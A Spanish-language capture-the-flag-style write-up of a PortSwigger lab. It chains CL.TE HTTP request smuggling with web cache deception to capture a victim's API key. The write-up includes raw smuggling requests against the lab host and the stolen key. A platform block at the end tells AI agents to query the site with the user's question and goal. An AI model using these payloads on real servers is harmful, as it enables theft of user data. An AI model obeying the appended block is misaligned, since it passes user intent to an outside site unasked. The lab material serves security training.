> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md).
# Engaño de caché web mediante contrabando de solicitudes HTTP
Notas de Engaño de caché web mediante contrabando de solicitudes HTTP para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### Explotando el secuestro de solicitudes HTTP para realizar decepción de caché web
Este laboratorio cuenta con un servidor frontal y un servidor de fondo. El servidor frontal no admite codificación fragmentada y almacena en caché algunos recursos estáticos.
El objetivo es realizar un ataque de contrabando de solicitudes para que la siguiente solicitud enviada por una víctima provoque que su clave API se registre en la caché. Luego tendrás que recuperar esta clave API de la caché y enviarla para validar el laboratorio. / Es necesario esperar **30 segundos** después de acceder al laboratorio antes de intentar atrapar a la víctima.
Puedes conectarte a tu propia cuenta con: **wiener:peter**
#### **Notas**
* Aunque el laboratorio admite HTTP/2, la solución se basa en técnicas que solo pueden realizarse en HTTP/1. Es posible cambiar el protocolo en Burp Repeater desde la sección de atributos de la solicitud del Inspector.
* El laboratorio simula la actividad de un usuario víctima. Por cada pocas solicitudes POST enviadas por el atacante, la víctima hará las suyas. A veces es necesario repetir el ataque para sincronizar correctamente la secuencia.
#### **Análisis de comportamiento**

En el panel Mi cuenta, tienes tu propia clave API.

Se observa que el `tracking.js` archivo se almacena en caché durante **30 segundos**.
#### **Prueba inicial**

Enviando la siguiente solicitud incorrecta:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 35
Transfer-Encoding: chunked
0
GET /error HTTP/1.1
Prueba: A
```
Obtenemos una respuesta **404**, lo que confirma un comportamiento aprovechable.
#### **Contrabando dirigido a /my-account**
Una solicitud contrabandeada para `/my-account` se prepara entonces:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 38
Transfer-Encoding: chunked
0
GET /my-account HTTP/1.1
Prueba: A
```

Cuando la víctima envía su propia solicitud después de nuestra inyección, la respuesta que contiene \*\*su clave API\*\* se almacena en la caché en lugar de `tracking.js` .
#### **Resultado**
Cuando cargues el recurso almacenado en caché, aparecerá la clave API del administrador:
```
Tu clave API es: WiH6ND6YwY5ISnCFYbKbTKFRwFF4VXnk
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.